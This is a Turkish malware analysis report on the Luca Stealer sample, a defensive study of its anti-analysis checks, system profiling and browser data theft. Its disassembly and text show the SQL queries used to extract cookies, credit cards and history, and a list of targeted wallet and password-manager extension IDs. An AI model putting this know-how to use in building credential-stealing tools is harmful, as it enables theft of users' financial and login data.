

LUCA STEALER

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
888.EXE ANALİZİ.....	2
STATİK ANALİZ	2
DİNAMİK ANALİZ	4
NETWORK ANALİZİ	20
YARA KURALI.....	21
MITRE ATTACK TABLE.....	23
ÇÖZÜM ÖNERİLERİ	23
HAZIRLAYAN	24

Ön Bakış

Luca Stealer açık kaynaklı ve şu an için Windows işletim sistemini hedef alan bir stealer'dır ve özellikle hassas kullanıcı verilerini hedef almaktadır. Luca Stealer, 2022 Temmuz ayında kaynağı bilinmeyen bir kişi tarafından github ve yer altı forumlarda açık kaynak olarak yayımlandı. Bu adım, yazılımın siber suçlular arasında hızla yayılmasına ve kötü niyetli aktörler tarafından modifiye edilerek daha da güçlü hale gelmesine yol açmıştır. Açık kaynak yapısı, yazılımın daha geniş bir kitleye ulaşmasına ve kötü amaçlı yazılımın değişik versiyonlarının hızla türemesine zemin hazırlamıştır. Yazılımın dağıtımı genellikle kimlik avı (phishing) saldırıları yoluyla gerçekleştirilmektedir.

Luca Stealer, enfekte ettiği bilgisayarlardan şu bilgileri hedef almaktadır:

- Chromium tabanlı tarayıcılara ait hassas veriler,
- Sohbet uygulamaları verileri,
- Kripto para cüzdanları,
- Oyun uygulamalarına ait giriş bilgileri,
- Sistem bilgileri.

888.exe Analizi

Adı	888.exe
MD5	B6E5859C20C608BF7E23A9B4F8B3B699
SHA256	bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b899f3075
Dosya Türü	Exe

Tablo 1 - 888.exe'ye İlişkin Bilgiler

Zararlı yazılım .exe türünde **32 bit** bir program olarak **C++** dilinde derlenmiştir.

Statik Analiz

PE32

Bölümler

00000000

004a8c00

6.54932

paketlenmiş(81%)

Entropi

Baytlar

Bölge

Ofset	Boyut	Entropi	Durum	İsim
Süzgeç	Süzgeç	Süzgeç	Süzgeç	Süzgeç
00000000	00000400	2.64178	paketlenmemiş	PE Başlık
00000400	00358200	6.49183	paketlenmemiş	Bölüm(0) ['.text']
00358600	00130200	5.92631	paketlenmemiş	Bölüm(1) ['.rdata']
00488800	00004a00	5.05890	paketlenmemiş	Bölüm(2) ['.data']
0048d200	0001ba00	6.68085	paketlenmiş	Bölüm(3) ['.reloc']

Şekil 1 - Zararlı Yazılımın Paketlenme Durumu

Zararlı yazılım incelendiğinde **.reloc** section'unun paketlenildiği görülmektedir.

```
%sLIST SUBQUERY %d
REUSE SUBQUERY %d
%sSCALAR SUBQUERY %d
hex literal too big: %s%#T
generated column loop on "%s"
numeric
none
misuse of aggregate: %#T()
unknown function: %#T()
RAISE() may only be used within a trigger-program
sqlite_
```

Şekil 2 - Karşılaşılan Bazı Stringler

Zararlı yazılımın stringleri incelendiğinde **127.0.0.1:6949**, **src/wallets/mod.rs** ve **SQL komutları** gibi şüpheli stringler görülmektedir.

Karşılaşılan bazı stringler aşağıdaki tabloda görülmektedir:

127.0.0.1:6949	922337203685477580	APPDATAsrc \\firefox\\firefox.rs
src\\wallets\\mod.rs	sqlite_compileoption_get	src\\messengers\\mod.rs
.org/2000/xmlns/http://www.w3.or	Error decoding huffman values:	src\\misc\\discord.rs
CREATE TABLE x(type text,name text,tbl_name text,rootpage int,sql text)	C:\\Users\\root\\.cargo \\registry\\src\\index.crates.io- 6f17d22bba15001f\\zune-jpeg- 0.4.11\\src\\upsampler\\scalar.rs	Misuse of aggregate: %#T()

Tablo 2 - Karşılaşılan Stringlere İlişkin Tablo

Dinamik Analiz

```
unsigned int sub_BD73D3()
{
    LARGE_INTEGER PerformanceCount; // [esp+0h] [ebp-14h] BYREF
    struct _FILETIME SystemTimeAsFileTime; // [esp+8h] [ebp-Ch] BYREF
    DWORD v3; // [esp+10h] [ebp-4h] BYREF

    SystemTimeAsFileTime.dwLowDateTime = 0;
    SystemTimeAsFileTime.dwHighDateTime = 0;
    GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
    v3 = SystemTimeAsFileTime.dwLowDateTime ^ SystemTimeAsFileTime.dwHighDateTime;
    v3 ^= GetCurrentThreadId();
    v3 ^= GetCurrentProcessId();
    QueryPerformanceCounter(&PerformanceCount);
    return (unsigned int)&v3 ^ v3 ^ PerformanceCount.LowPart ^ PerformanceCount.HighPart;
}
```

Şekil 3 - Anti Analiz Mekanizması

Zararlı yazılım ilk olarak **v3** değişkenini kullanarak sistemin zaman bilgisi, işlem kimlikleri ve performans sayacı verilerini XOR'layarak bir sonuç üretmektedir. Bunu bir döngü haline getirerek **QueryPerformanceCounter** ile elde edilen değerler karşılaştırılmakta; eğer anlamlı bir fark gözlenmiyorsa zararlı yazılım analize tabi tutulduğunu varsaymakta ve programı sonlandırmaktadır. Bu bir anti analiz tekniğidir.

```
push ebp
mov ebp, esp
and dword ptr ds: [D201E4], 0
sub esp, 24
or dword ptr ds: [D1F8E0], 1
push A
call dword ptr ds: [IsProcessorFeaturePresent]
test eax, eax
je bd5532a95156e366332a5ad57c97ca65a57816e70
```

Şekil 4 - İşlemci Özelliği Kontrolü

Zararlı yazılım **IsProcessorsFeaturePresent** API'sini kullanarak işlemcinin **SSE4.2** komut seti desteğine sahipliğini kontrol etmektedir. Bu şekilde yeni sistemlerde enfekte olmakta eski sistemlere bulaşmamaktadır.

<pre> mov ecx,dword ptr ss:[esp+34] mov dword ptr ds:[edi+24],ecx mov ecx,3D cmovbe ebx,ecx mov ecx,dword ptr ss:[esp+8] mov dword ptr ds:[edi+28],ecx mov dword ptr ds:[edi+2C],eax mov dword ptr ds:[edi+30],eax mov dword ptr ds:[edi+34],esi mov dword ptr ds:[edi+38],ebx mov byte ptr ds:[edi+3C],dl mov word ptr ds:[edi+3D],0 mov byte ptr ds:[edi+3F],0 mov edx,dword ptr ss:[esp+B0] cmp edx,dword ptr ss:[esp+A8] jne bd5532a95156e366332a5ad57c97ca65a57 lea ecx,dword ptr ss:[esp+A8] </pre>	<pre> 3D: '=' edi+38: "USERDOMAIN_ROAMINGPROFILE=DESKTOP-██████████" edi+3C: "DOMAIN_ROAMINGPROFILE=DESKTOP-██████████" edi+3D: "OMAIN_ROAMINGPROFILE=DESKTOP-██████████" edi+3F: "AIN_ROAMINGPROFILE=DESKTOP-██████████" </pre>
---	---

Şekil 5 - Kullanıcı Bilgilerini Toplama

Zararlı yazılım enfekte ettiği bilgisayarda kullanıcının **user domain**, **bilgisayar ismi** ve **işlemci bilgisi** gibi bilgileri almaktadır.

<pre> mov eax,dword ptr ss:[ebp+C] lea ecx,dword ptr ds:[esi+78] mov dword ptr ds:[esi+64],eax mov eax,dword ptr ds:[edx+C] mov byte ptr ds:[esi+6],1 push edi push ecx call eax mov ebx,dword ptr ds:[esi+10] add esp,8 mov eax,dword ptr ds:[esi+84] </pre>	<pre> eax:sub_D7F4D0 eax:sub_D7F4D0 eax:sub_D7F4D0, [edx+0C]:sub_D7F4D0 eax:sub_D7F4D0 eax:sub_D7F4D0 </pre>
---	--

Şekil 6 - Shellcode

Ardından zararlı yazılım **shellcode** çalıştırmaktadır.

<pre> test eax,eax js bd5532a95156e366332a5ad57c97ca65a578 lea eax,dword ptr ds:[F845CE] lea esi,dword ptr ss:[esp+6D0] mov dword ptr ds:[esi],eax mov ecx,dword ptr ds:[esi] mov dword ptr ds:[esi],113879A2 mov edx,dword ptr ds:[esi] call bd5532a95156e366332a5ad57c97ca65a57 xor ecx,ecx xorps xmm0,xmm0 mov dword ptr ds:[esi+14],ecx mov dword ptr ds:[esi+10],ecx mov dword ptr ds:[esi+18],ecx mov ecx,FFFFFFFC movaps xmmword ptr ds:[esi],xmm0 </pre>	<pre> esi:"http://ipwho.is/?output=json" esi:"http://ipwho.is/?output=json" esi:"http://ipwho.is/?output=json" esi:"http://ipwho.is/?output=json" esi+14:"put=json" esi+10:"?output=json" esi+18:"json" esi:"http://ipwho.is/?output=json" </pre>
--	---

Şekil 7 - Sorgu

http://ipwho[.]is/?output=json adresine sorgu atılmaktadır.

```
{
  "About Us": "https://ipwhois.io",
  "ip": "██████████",
  "success": true,
  "type": "IPv4",
  "continent": "Asia",
  "continent_code": "AS",
  "country": "Turkey",
  "country_code": "TR",
  "region": "██████████",
  "region_code": "██",
  "city": "██████████",
  "latitude": "██████████",
  "longitude": "██████████",
  "is_eu": false,
  "postal": "",
  "calling_code": "90",
  "capital": "Ankara",
  "borders": "AM,AZ,BG,GE,GR,IQ,IR,SY",
  "flag": {
    "img": "https://cdn.ipwhois.io/flags/tr.svg",
    "emoji": "\ud83c\uddff9\ud83c\uddff7",
    "emoji_unicode": "U+1F1F9 U+1F1F7"
  },
  "connection": {
    "asn": "██████████",
    "org": "Tellcom Kartal Adsl Pool",
    "isp": "Superonline İletişim Hizmetleri A.S.",
    "domain": "tellcom.com.tr"
  },
  "timezone": {
    "id": "Europe/Istanbul",
    "abbr": "+03",
    "is_dst": false,
    "offset": 10800,
    "utc": "+03:00",
    "current_time": "2024-12-28T11:59:51+03:00"
  }
}
```

Şekil 8 - Sorgu Sonucu

Json dosyası incelendiğinde **IP adresi, lokasyon bilgisi ve mevcut zaman** gibi bilgiler ile karşılaşmaktadır.

<pre>push ebp push ebx push esi push edi sub esp,2C mov ebx,dword ptr ds:[edx+4] mov esi,edx mov edi,ecx lea eax,dword ptr ss:[esp+8] xor ecx,ecx mov ebp,esp mov dword ptr ds:[eax],ecx mov dword ptr ds:[eax+8],ecx mov dword ptr ds:[eax+C],ecx mov dword ptr ds:[eax+10],7 mov dword ptr ds:[eax+1A],ecx mov dword ptr ds:[eax+1E],ecx mov dword ptr ds:[eax+18],ecx</pre>	<pre>[edx+04]: "C:\\Users\\██████████\\AppData\\Local\\Temp\\LiIhDIq3xNTvZCzo5G4nGGPLpD6hu\\user_info.txt"</pre>
--	--

Şekil 9 - user_info.txt Oluşturulması

C:\\Users\\%USER%\\AppData\\Local\\Temp klasöründe önce rastgele sayılardan oluşan bir klasör, ardından bu klasörün içerisinde **user_info.txt** adında bir metin belgesi oluşturulmaktadır.

<pre> call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09 mov edx,dword ptr ss:[ebp-20] mov eax,dword ptr ss:[ebp-24] cmp edx,8 mov ecx,edx mov esi,eax jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 mov esi,eax mov ecx,edx cmp word ptr ds:[esi],0 jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 cmp word ptr ds:[esi+2],0 jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 cmp word ptr ds:[esi+4],0 jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 cmp word ptr ds:[esi+6],0 jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 cmp word ptr ds:[esi+8],0 jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 cmp word ptr ds:[esi+A],0 jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 cmp word ptr ds:[esi+C],0 jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 cmp word ptr ds:[esi+E],0 jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 add ecx,FFFFFFFF add esi,10 </pre>	<pre> edx:&"REQUEST_METHODSoftware\\Microsoft\\Windows\\CurrentVersion\\Internet Setting edx:&"REQUEST_METHODSoftware\\Microsoft\\Windows\\CurrentVersion\\Internet Setting esi:"Software\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnablePro esi:"Software\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnablePro esi:&"REQUEST_METHODSoftware\\Microsoft\\Windows\\CurrentVersion\\Internet Setting esi:"Software\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnablePro esi+02:"ftware\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnablePro esi+04:"ware\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProx esi+06:"re\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxyS esi+08:"\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxySer esi+0A:"icrosoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxyServer esi+0C:"rosoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxyServer" esi+0E:"soft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxyServer" esi:"Software\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnablePro </pre>
---	---

Şekil 10 - Proxy Ayarları Kontrolü

REQUEST METHOD Software\\Microsoft\\Windows\\CurrentVersion\\Internet SettingsProxyEnableProxyServer kayıt defterleri kontrol edilmektedir. Proxy Enable Windows'un Proxy sunucusu yapılandırmasını, Proxy server kullanılacak proxy sunucusunun adresini kontrol etmek için kullanılmaktadır.

<pre> call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09 mov edx,dword ptr ss:[ebp-20] mov eax,dword ptr ss:[ebp-24] cmp edx,8 mov ecx,edx mov esi,eax jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 mov esi,eax </pre>	<pre> burada kaldın [ebp-24]: "Vmware SVGA 3D" edx:&"PATHlibrary\\std\\src\\sys_common\\process.rs" edx:&"PATHlibrary\\std\\src\\sys_common\\process.rs" esi:"library\\std\\src\\sys_common\\process.rs", eax esi:"library\\std\\src\\sys_common\\process.rs", eax </pre>
---	---

Şekil 11 - Sanal Makina Kontrolü

Zararlı yazılım grafik sanallaştırma teknolojisini kontrol ederek sanal makine kontrolü yapılmaktadır.

<pre> push ebp push ebx push edi push esi sub esp,C mov eax,dword ptr ds:[edx+4] movzx ebp,word ptr ds:[edx+8] mov esi,dword ptr ds:[edx] mov dword ptr ss:[esp+4],edx mov dword ptr ss:[esp],ecx mov dword ptr ss:[esp+8],eax jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 nop dword ptr ds:[eax],eax mov word ptr ds:[edx+8],0 xor edi,edi mov ebx,dword ptr ds:[ecx+8] cmp ebx,dword ptr ds:[ecx] je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89 mov eax,dword ptr ds:[ecx+4] </pre>	<pre> sub_D64650 esi:"C:\\Users\\[REDACTED]\\AppData\\Roaming\\Binary Ninja\\plugins*" eax:"\\Users\\[REDACTED]\\AppData\\Roaming\\Binary Ninja\\plugins*" esi:"C:\\Users\\[REDACTED]\\AppData\\Roaming\\Binary Ninja\\plugins*", [edx]: "\\User [esp+04]:&"\\Users\\[REDACTED]\\AppData\\Roaming\\Binary Ninja\\plugins*" eax:"\\Users\\[REDACTED]\\AppData\\Roaming\\Binary Ninja\\plugins*" </pre>
--	---

Şekil 12 - Programların Kontrol Edilmesi

Zararlı yazılım sistem dosyalarını ve yüklü programları tek tek kontrol etmektedir.

```

mov edi,dword ptr ds:[esi+20]
cmp ebx,80000000
jne bds532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov eax,dword ptr ds:[esi+24]
mov ecx,dword ptr ds:[esi+14]
mov dword ptr ds:[ecx+8],eax
mov dword ptr ds:[ecx+4],edi
mov dword ptr ds:[ecx],1
cmp dword ptr ds:[esi+18],0
jne bds532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
push dword ptr ds:[esi+10]
push 0
push dword ptr ds:[FDFA18]
call dword ptr ds:[<HeapFree>]
jmp bds532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ds:[esi+4],0
mov dword ptr ds:[esi],0
push 0
push 0
mov eax,esi
push eax
push <bds532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8>
push edi
push dword ptr ds:[esi+10]
call dword ptr ds:[<copyFileEx>]
edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\Cookies", [esi+20]:L"C:\\Users\\[redacted]
[ecx+04]:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\Cookies", edi:L"C:\\Users\\[redacted]
[esi+10]:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\
edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\Cookies"
[esi+10]:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\
copyFileEx

```

Şekil 13 - Cookies Dosyası Aranmakta

Zararlı yazılım enfekte ettiği bilgisayarlarda C:\\Users\\%USERNAME%\\AppData\\Local\\<Browser>\\User Data\\Default dizini altında cookies dosyası aramaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde cookies dosyasını bulduğu takdirde kendi klasörünün altına kopyalamaktadır.

```

movsd qword ptr ss:[esp+10],xmm0
rep movsd
mov dword ptr ds:[eax-4],edx
lea esi,dword ptr ss:[esp+50]
movsd xmm0,qword ptr ss:[esp+10]
movsd xmm1,qword ptr ss:[esp+18]
movsd qword ptr ds:[eax+2C],xmm0
movsd qword ptr ds:[eax+34],xmm1
lea eax,dword ptr ds:[F818AF]
mov dword ptr ds:[ebx-4],eax
mov ecx,dword ptr ds:[ebx-4]
mov dword ptr ds:[ebx-4],60447C9A
mov edx,dword ptr ds:[ebx-4]
call <bds532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8>
ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"
ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"
ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"
ebx-04:"SELECT host_key, name, encrypted_value, path, expires_utc, is_secure, is_httponly FROM cookies"

```

Şekil 14 - SQL Sorgusu

Zararlı yazılım bu cookie dosyasına aşağıdaki sorguyu atmaktadır:


```

SELECT host_key, name, encrypted_value, path, expires_utc,
is_secure,is_httponly FROM cookies

```

Bu sorgu, tarayıcının sakladığı çerezlerden aşağıdaki bilgileri almayı hedefler:

- Çerezin hangi siteye ait olduğu (**host_key**),
- Çerezin adı ve şifrelenmiş değeri (**name, encrypted_value**),
- Çerezin hangi yol ve süre boyunca geçerli olduğu (**path, expires_utc**),
- Çerezin güvenli bağlantılar ve JavaScript ile erişim durumu (**is_secure, is_httponly**).



```

jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ds:[esi+4],0
mov dword ptr ds:[esi],0
push 0
push 0
mov eax,esi
push eax
push <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8>
push edi
push dword ptr ds:[esi+10]
call dword ptr ds:[<copyF11eExw>]

```

[esi+04]:L"C:\Users\...\AppData\Local\Temp\CreditCardData"

[esi+10]:L"C:\Users\...\AppData\Local\Google\Chrome\User Data\Default\Web Data"

CopyF11eExw

Şekil 15 - Web Data Dosyası Aranmakta

C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data\Default dizini altında Web Data dosyası aranmaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde Web Data dosyasını bulduğu takdirde kendi klasörünün altına CreditCardData olarak kopyalamaktadır.



```

call bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
add esp,4
cmp dword ptr ss:[esp+110],0
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
mov dword ptr ss:[esp+110],FFFFFFFF
lea esi,dword ptr ss:[esp+10]
mov edx,dword ptr ss:[esp+118]
mov ecx,esi
push 60
push edi
lea eax,dword ptr ss:[esp+108]
push eax
call bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8

```

edi:"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards;"

eax:"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards;"

Şekil 16 - SQL Sorgusu

Zararlı yazılım CreditCardData dosyasına aşağıdaki sorguyu atmaktadır.

```

SELECT name_on_card, expiration_month, expiration_year,
card_number_encrypted FROM credit_cards

```

Bu sorgunun amacı, kredi kartına ait şu bilgileri çekmektir:

- Kart sahibinin adı (**name_on_card**).
- Son kullanma tarihi (**expiration_month, expiration_year**).
- Şifrelenmiş kart numarası (**card_number_encrypted**).

```

push 0
push 0
mov eax,esi
push eax
push <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09>
push edi
push dword ptr ds:[esi+10]
call dword ptr ds:[<CopyFileExw>]
edi:L"C:\Users\...\AppData\Local\Temp\History"
[esi+10]:L"C:\Users\...\AppData\Local\Google\Chrome\User Data\Default\H
CopyFileExw

```

Şekil 17 - History Dosyası Aranmakta

C:\Users\%USERNAME%\AppData\Local\<Browser>\User Data\Default dizini altında **History** dosyası aranmaktadır. Ardından zararlı, herhangi bir tarayıcının dizininde **History** dosyasını bulduğu takdirde kendi klasörünün altına **History** olarak kopyalamaktadır.

```

mov ecx,FFFFFFFF
movaps xmmword ptr ss:[esp+20],xmm0
movaps xmmword ptr ss:[esp+10],xmm0
mov edx,dword ptr ds:[ecx+F871C0]
xor edx,dword ptr ds:[eax+ecx+4]
mov dword ptr ss:[esp+ecx+14],edx
add ecx,4
cmp ecx,1C
jnb <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89>
movzx ecx,byte ptr ds:[eax+22]
movzx eax,word ptr ds:[eax+20]
lea ebx,dword ptr ss:[esp+148]
xor eax,9CA2
eax:"select url, visit_time from visits;", eax+20:"ts;"
eax:"select url, visit_time from visits;"

```

Şekil 18 - SQL Sorgusu

Zararlı yazılım **History** dosyasına aşağıdaki 2 adet sorguyu atmaktadır.

SELECT url, visit_time from visits
SELECT tab_url, current_path from downloads

Bu iki sorgunun ortak amacı, tarayıcı aktivitelerini analiz etmek ve kullanıcının geçmişte gerçekleştirdiği eylemleri izlemektir.

- Ziyaret Edilen Siteler ve Zamanları (**visits tablosu**): Kullanıcının hangi web sitelerini ziyaret ettiğini ve bu ziyaretlerin hangi zaman diliminde gerçekleştiğini kayıt altına alır.
- İndirilen Dosyalar ve Kaynakları (**downloads tablosu**): Kullanıcının tarayıcı üzerinden indirdiği dosyaları, bu dosyaların kaynak web sayfalarını (tab_url) ve cihaz üzerinde nerede saklandıklarını (**current_path**) izler.

```

pop esi
pop edi
pop ebx
pop ebp
ret
mov ebx, dword ptr ss:[ebp+c]
mov ch, byte ptr ds:[ebx+10]
mov cl, byte ptr ds:[ebx+1E]
test ch, ch
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
test cl, cl
jne bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
movzx eax, byte ptr ds:[ebx+21]
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b8
test cl, cl
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf1216d4e09b89
cmp byte ptr ds:[ebx+1F], 0
movzx eax, byte ptr ds:[ebx+21]

```

edi:L"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\[redacted]=039F2760 L"C:\\User

Şekil 19 - Browser Eklentileri Aranması

Zararlı yazılım, kripto cüzdanları, şifre yöneticileri ve FTP istemcisi işlevi gören tarayıcı eklentilerini **C:\\Users\\%USERNAME%\\AppData\\Local\\<Browser>\\User Data\\Default\\Local Extension Settings** dizini altında tespit etmeye çalışmaktadır. Bu eklentiler ve karşılık gelen **Eklenti Kimlikleri** aşağıdaki tabloda sunulmuştur:

EKLENTİ KİMLİĞİ	EKLENTİ İSMİ
ejbalbakoplchlghecdalmeeeajnimhm	metamask
onofpnbbkehpmmoabgpcpmigafmmnjhl	Nash
lpfcbjknijpeeillifnkikgncikgfhdo	namiwallet
jbdacneiijnmbjlgahcelgbejmnid	niftywallet
hpglfhgfhnbgpjdenjgmdgoeiappafln	guarda
hnfanknocfeofbddgcijnmhnfnkdnaad	coinbase
klnaejjgbibmhlephnhpmaofohgkpgkd	zilpay
bcopgchhojmggmffilpmbdicgaihlkp	Hycon Lite Client
imloifkgjagghnncjkhggdhalmcnfkkl	Trezor Password Manager
fihkakfobkmkjojpchpfgcmhfjnmnfpj	BitApp Wallet
bfogiafebfohielmmehodmfbbebbbpei	Keeper Password Manager
fdjamakpfbdbdfjaooikfcpapjohcfmg	Dashlane Password Manager
fhbohimaelbohpbjbbldcngcnapndodjp	BNB Chain Wallet
ffnbelfdoeiohenkjibnmadijehjhajb	Yoroin Wallet
flpiciilemghbmfalicajoolhkkenfel	ICONex
cphhlmggameodnhhkjdmkpanlelnlohao	NeoLine Wallet
hdokiejnpimakedhajhdcegepioahd	LastPass Password Manager
pnlccmojcmeohlpggmfnbbiapkmbliob	RoboForm Password Manager
caljgklbbfbcjjanaijlacgncafpegll	Avira Password Manager
nlgbhdfgdhgbiamfdmbikcdghidoadd	Byone Wallet
johfheoedkpgklbfimdfabpdfjaoolaf	Polymesh Wallet
afbcbjpbpfadlkmhmlhkeeodmamcflc	Math Wallet
dmkamcknogkgcdfhhbddcghachkejeap	Keplr Wallet
aholpfdialgjfhomihkjbmgiidldcno	Exodus Web3 Wallet
bfnaelmomeimhlpmgijnophhpkkoljpa	Phantom Wallet
kncchdigobghenbbaddojinnaogfppfj	iWallet
aebldkhhhdcdjpihfhhbdiojplfncoa	1Password
kpfopkelmapcoipemfendmcdghnegimn	Liquidity Wallet

naepdomgkenhinolocfifgehidddafch	Browserpass
aiifbnfbobpmeekipheeijmdpnlgpp	Station Wallet
lkclnjbpbikmcmbachjpbijeflpcm	Steem Keychain
blnieiiffboillknjnegogjhkgnoapac	EQUAL Wallet
admmjipmmciaobhojoghlmllefbicajg	Norton Password
nlbmnnijcnlegkjjpcfjclmcfggfcdm	MEW CX
cnmamaachppnkjgnildpdmkaakejnhae	Auro Wallet
nngceckbapebfimnlNiiiahkandclblb	Bitwarden Wallet
amkmjimmfddogmhpjloimipbofnfjih	Wombat
nkbihfboegaeaoehlefnkodbefgpgknn	MetaMask
oboonakemofpalcgghocfoadofidjkkk	KeePassXC
bhghoamapcdpbohphigoooaddinpkbai	Authenticator
chgfefjpcobfbnmpiokfjjaglahmnded	CommonKey
nhnkbkgjikgcigadomkphalanndcapjk	CLV Wallet
lodccjbdhfakaekdiahmedfbieldgik	DAppPlay
hcfpincpppdclinealmandijcmnkbgn	KHC
nkddgncdjgfcddamfgcmfnlhccnimig	Saturn Wallet
bmikpgodpkclnkgmnppehdgcimmided	MYKI Password Manager
infeboajghgbjpbepbkgbnabfdkdaf	OneKey
kmhchipebfmpgmihbkjpmjlmioameka	Eternl
fnjhmkhmkbjkkabndcnnogagobneec	Ronin Wallet
cihmoadaighcejopammfmdcdmdekcje	LeafWallet
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink
aeachknmefpheccionboohckonoemg	Coin98 Wallet
nknhiehlklippafakaeklbeglecihfad	Nabox Wallet
fhm fendgdocmcbmfikdcogofphimnkno	Sollet
mnfifekajgofkckjemidiaecocnkjeh	TeXBox
dkdedlpgdmmkkfjabffeganieamfkikm	Cyano Wallet
fooolghllnmhmmndgjiamiiiodkpenpbb	NordPass
oeljdldpnmbchonieliidgobddfflfl	EOS Authenticator
dngmlblcodfobpdpecaadgfbcgjfnm	MultiversX Wallet
adcocjohghhfpidemphmcmImhnfgikei	Brave Ad Block Updater(BraveAdBlockFirst)
afalakplffnnnlkncjhbmaahfjhmikal	Brave Local Data Files Updater
bfpgedeaai bpoidldhjcknekahbikncb	Brave Ad Block Updater(Fanboy's Mobile Notifications)
cdbbhgbmjfhfnhnmgeddbliobbofkdghe	Brave Ad Block Updater (EasyList Cookie)
aoojcmojmmcbpfgoecoadbdpnagfchel	Brave NTP background images
dglngbgepdcmmodilimbpekobgiinpdg	Brave NTP sponsored images
fahflobglhemnakgdmillobeencekne	Brave Ads (Ads Resources)
gkboalpopklhgplhaaiboijnklogmbc	Brave Ad Block Updater (Regional Catalog)
gomenlogbembmbkgbhmaoledggliedef	Adguard (Turkish Filter)
iodkpdagapdfkphljnddpjlldadblomo	Brave Ad Block Updater (Brave Ad Block Updater)
mfdidbmlmbccpadfndgakiopmmhebob	Brave Ad Block Updater (Resources)
icmkfkmjoklfhlfdkkkgnpldkgdmhoe	Cyano Wallet Pro

Tablo 3 - Eklenti Adı ve ID'lerini Gösterir Tablo

Ayrıca, zararlı yazılım, çeşitli Tablo 3’de geçen eklentilerden kimlik bilgilerini ve hassas dosyaları toplar. Örneğin FileZilla için zararlı yazılım, **C:\Users<USERNAME>\AppData\Roaming\FileZilla\recentservers.xml** konumunda bulunan ve yakın zamanda bağlanılan sunucular hakkında bilgi içeren XML dosyasını arar. Bu XML dosyası genellikle sunucunun ana bilgisayar adı (hostname), port numarası, kullanıcı adı ve bağlantı türü gibi verileri içerir.

